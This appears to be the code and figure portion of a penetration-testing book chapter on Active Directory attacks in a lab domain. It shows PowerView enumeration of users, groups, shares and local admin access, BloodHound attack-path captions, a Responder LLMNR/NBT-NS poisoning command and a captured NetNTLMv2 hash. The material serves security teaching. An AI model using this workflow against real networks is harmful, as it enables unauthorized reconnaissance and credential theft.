To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/
- Windows Server 2019: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019
- Windows 10 Enterprise: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise
- hashcat: https://hashcat.net/hashcat/
- PowerView: https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
- Bloodhound: https://github.com/BloodHoundAD/BloodHound

Images




Figure 10.1 – Domain structure




Figure 10.2 – Forest




Figure 10.3 – Red Team Lab topology




Figure 10.4 – Checking the domain's network status





Figure 10.5 – Downloading the PowerView.ps1 file



```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomain


Forest                  : redteamlab.local
DomainControllers       : {DC1.redteamlab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.redteamlab.local
RidRoleOwner            : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                    : redteamlab.local
```

Figure 10.6 – Retrieving the current domain's details

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplex
ity=1; PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0;
                 ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClie
nt=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\redteamlab.local\sysvol\redteamlab.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984
F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

Figure 10.7 – Retrieving the Domain Policy

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomainController


Forest                     : redteamlab.local
CurrentTime                : 8/26/2021 4:41:17 PM
HighestCommittedUsn        : 94277
OSVersion                  : Windows Server 2019 Standard Evaluation
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : redteamlab.local
IPAddress                  : 192.168.42.22
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : DC1.redteamlab.local
Partitions                 : {DC=redteamlab,DC=local, CN=Configuration,DC=redteamlab,DC=local,
                             CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                             DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

Figure 10.8 – Retrieving the domain controller's details

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetUser

logoncount              : 88
badpasswordtime         : 8/22/2021 2:34:54 PM
description             : Built-in account for administering the computer/domain
distinguishedname       : CN=Administrator,CN=Users,DC=redteamlab,DC=local
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 8/20/2021 7:14:13 AM
name                    : Administrator
objectsid               : S-1-5-21-634716346-3108032190-2057695417-500
samaccountname          : Administrator
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 8/20/2021 2:14:13 PM
instancetype            : 4
objectguid              : 988a09df-45be-4f04-a5c0-304509984643
lastlogon               : 8/26/2021 8:50:47 AM
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata   : {6/5/2021 7:34:51 PM, 6/5/2021 7:34:51 PM, 5/31/2021 8:46:02 PM, 1/1/1601
                          6:12:16 PM}
memberof                : {CN=Group Policy Creator Owners,CN=Users,DC=redteamlab,DC=local, CN=Domain
                          Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                          Admins,CN=Users,DC=redteamlab,DC=local, CN=Schema
                          Admins,CN=Users,DC=redteamlab,DC=local...}
whencreated             : 5/31/2021 8:44:56 PM
```

Figure 10.9 – Retrieving user accounts

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetComputer

pwdlastset                    : 8/20/2021 7:12:59 AM
logoncount                    : 179
serverreferencebl             : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,
                                DC=redteamlab,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC1,OU=Domain Controllers,DC=redteamlab,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 8/20/2021 7:13:10 AM
name                          : DC1
objectsid                     : S-1-5-21-634716346-3108032190-2057695417-1000
samaccountname                : DC1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 8/22/2021 8:26:59 PM
countrycode                   : 0
cn                            : DC1
accountexpires                : NEVER
operatingsystem               : Windows Server 2019 Standard Evaluation
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC1,CN=Topology,CN=Domain System
                                Volume,CN=DFSR-GlobalSettings,CN=System,DC=redteamlab,DC=local
objectguid                    : 7630c5e0-7d01-4756-aaac-173e4760a08b
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata         : {5/31/2021 8:46:02 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {DFSR-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC1.redteamlab.local,
                                ldap/DC1.redteamlab.local/ForestDnsZones.redteamlab.local,
                                ldap/DC1.redteamlab.local/DomainDnsZones.redteamlab.local,
                                DNS/DC1.redteamlab.local...}
```

Figure 10.10 – Retrieving computer accounts

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetGroup

grouptype               : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount              : 1
iscriticalsystemobject  : True
samaccounttype          : ALIAS_OBJECT
samaccountname          : Administrators
whenchanged             : 6/5/2021 7:34:51 PM
objectsid               : S-1-5-32-544
objectclass             : {top, group}
cn                      : Administrators
usnchanged              : 16467
systemflags             : -1946157056
name                    : Administrators
dscorepropagationdata   : {6/5/2021 7:34:51 PM, 5/31/2021 8:46:02 PM, 1/1/1601 12:04:16 AM}
description             : Administrators have complete and unrestricted access to the computer/domain
distinguishedname       : CN=Administrators,CN=Builtin,DC=redteamlab,DC=local
member                  : {CN=sqladmin,CN=Users,DC=redteamlab,DC=local,
                          CN=johndoe,CN=Users,DC=redteamlab,DC=local, CN=Domain
                          Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                          Admins,CN=Users,DC=redteamlab,DC=local...}
```

Figure 10.11 – Retrieving groups on the domain

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetLocalGroup -ComputerName dc1.redteamlab.local

ComputerName          GroupName                            Comment
------------          ---------                            -------
dc1.redteamlab.local  Server Operators                     Members can administer domain servers
dc1.redteamlab.local  Account Operators                    Members can administer domain user and ...
dc1.redteamlab.local  Pre-Windows 2000 Compatible Access   A backward compatibility group which al...
dc1.redteamlab.local  Incoming Forest Trust Builders       Members of this group can create incomi...
dc1.redteamlab.local  Windows Authorization Access Group   Members of this group have access to th...
dc1.redteamlab.local  Terminal Server License Servers      Members of this group can update user a...
dc1.redteamlab.local  Administrators                       Administrators have complete and unrest...
dc1.redteamlab.local  Users                                Users are prevented from making acciden...
dc1.redteamlab.local  Guests                               Guests have the same access as members ...
dc1.redteamlab.local  Print Operators                      Members can administer printers install...
dc1.redteamlab.local  Backup Operators                     Backup Operators can override security ...
```

Figure 10.12 – Retrieving local groups

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Invoke-ShareFinder -Verbose
VERBOSE: [Find-DomainShare] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-DomainShare] TargetComputers length: 3
VERBOSE: [Find-DomainShare] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
VERBOSE: [New-ThreadedFunction] all threads completed
Name            Type Remark              ComputerName
----            ---- ------              ------------
ADMIN$     2147483648 Remote Admin        DC1.redteamlab.local
C$         2147483648 Default share       DC1.redteamlab.local
DataShare           0                     DC1.redteamlab.local
IPC$       2147483651 Remote IPC          DC1.redteamlab.local
NETLOGON            0 Logon server share  DC1.redteamlab.local
SYSVOL              0 Logon server share  DC1.redteamlab.local
ADMIN$     2147483648 Remote Admin        Alice-PC.redteamlab.local
C$         2147483648 Default share       Alice-PC.redteamlab.local
DataShare           0                     Alice-PC.redteamlab.local
IPC$       2147483651 Remote IPC          Alice-PC.redteamlab.local
ADMIN$     2147483648 Remote Admin        Bob-PC.redteamlab.local
C$         2147483648 Default share       Bob-PC.redteamlab.local
DataShare           0                     Bob-PC.redteamlab.local
IPC$       2147483651 Remote IPC          Bob-PC.redteamlab.local
```

Figure 10.13 – Retrieving shares

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForest

RootDomainSid          : S-1-5-21-634716346-3108032190-2057695417
Name                   : redteamlab.local
Sites                  : {Default-First-Site-Name}
Domains                : {redteamlab.local}
GlobalCatalogs         : {DC1.redteamlab.local}
ApplicationPartitions  : {DC=DomainDnsZones,DC=redteamlab,DC=local, DC=ForestDnsZones,DC=redteamlab,DC=local}
ForestModeLevel        : 7
ForestMode             : Unknown
RootDomain             : redteamlab.local
Schema                 : CN=Schema,CN=Configuration,DC=redteamlab,DC=local
SchemaRoleOwner        : DC1.redteamlab.local
NamingRoleOwner        : DC1.redteamlab.local
```

Figure 10.14 – Retrieving forest information

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestDomain

Forest                  : redteamlab.local
DomainControllers       : {DC1.redteamlab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.redteamlab.local
RidRoleOwner            : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                    : redteamlab.local
```

Figure 10.15 – Retrieving the domains of the current forest

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestCatalog

Forest                     : redteamlab.local
CurrentTime                : 8/26/2021 5:51:03 PM
HighestCommittedUsn        : 94320
OSVersion                  : Windows Server 2019 Standard Evaluation
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : redteamlab.local
IPAddress                  : 192.168.42.22
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : DC1.redteamlab.local
Partitions                 : {DC=redteamlab,DC=local, CN=Configuration,DC=redteamlab,DC=local,
                             CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                             DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

Figure 10.16 – Retrieving all global catalogs

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Find-LocalAdminAccess -Verbose
VERBOSE: [Find-LocalAdminAccess] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-LocalAdminAccess] TargetComputers length: 3
VERBOSE: [Find-LocalAdminAccess] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
Alice-PC.redteamlab.local
Bob-PC.redteamlab.local
VERBOSE: [New-ThreadedFunction] all threads completed
```

Figure 10.17 – Discovering systems with local admin access

```
ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\bob
SID          : S-1-5-21-634716346-3108032190-2057695417-1103
IsGroup      : False
IsDomain     : True

ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\alice
SID          : S-1-5-21-634716346-3108032190-2057695417-1104
IsGroup      : False
IsDomain     : True

ComputerName : Bob-PC.redteamlab.local
GroupName    : Administrators
MemberName   : BOB-PC\Administrator
SID          : S-1-5-21-3604326312-1050010555-422779919-500
IsGroup      : False
IsDomain     : False
```

Figure 10.18 – Retrieving local administrator accounts




Figure 10.19 – Neo4j login page

Figure 10.20 – Changing the password

Figure 10.21 – Bloodhound login interface

Figure 10.22 – Extracted Active Directory data

Figure 10.23 – Viewing Database Info




Figure 10.24 – Analytics templates




Figure 10.25 – Viewing the Domain Admin's attack paths




Figure 10.26 – Viewing the Domain Admin's attack path

```
kali@kali:~$ ip addr
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:2d:52:3c brd ff:ff:ff:ff:ff:ff
    inet 192.168.42.20/24 brd 192.168.42.255 scope global dynamic
       valid_lft 413sec preferred_lft 413sec
```

Figure 10.27 – Checking network interfaces

```
kali@kali:~$ sudo responder -I eth2 -rdwv

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
```

Figure 10.28 – Starting Responder




Figure 10.29 – Performing a UNC path connection




Figure 10.30 – Requesting network credentials

Figure 10.31 – Capturing the user's credentials




Figure 10.32 – Identifying the hash code

```
BOB::REDTEAMLAB:eec8420098a5968e:a1a1cdc038f0b176d44cbe46ee609aa6:010100000000000080f0706bb2
95d7010a6745d1cac41449000000000200080004a0055004e004a0001001e0057004900 4e002d004f004d00420057
0057005300500049004500450037000400340057004900 4e002d004f004d00420057005700530050004900450045
0037002e004a0055004e004a002e004c004f00430041004c0003001400 4a0055004e004a002e004c004f00430041
004c00050014004a0055004e004a002e004c004f00430041004c000700080080f0706bb295d7010600040002000 0
